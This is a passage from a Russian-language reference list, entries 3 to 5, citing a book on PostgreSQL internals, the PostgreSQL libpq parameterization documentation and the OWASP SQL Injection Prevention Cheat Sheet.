3. Рогов, Е. В. PostgreSQL 15 изнутри / Е. В. Рогов. — Москва : ДМК Пресс, 2023. — 662 с.
4. The PostgreSQL Global Development Group. PostgreSQL Documentation: libpq and SQL parameterization. — Режим доступа: <https://www.postgresql.org/docs/current/libpq-exec.html>
5. OWASP Foundation. SQL Injection Prevention Cheat Sheet. — Режим доступа: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html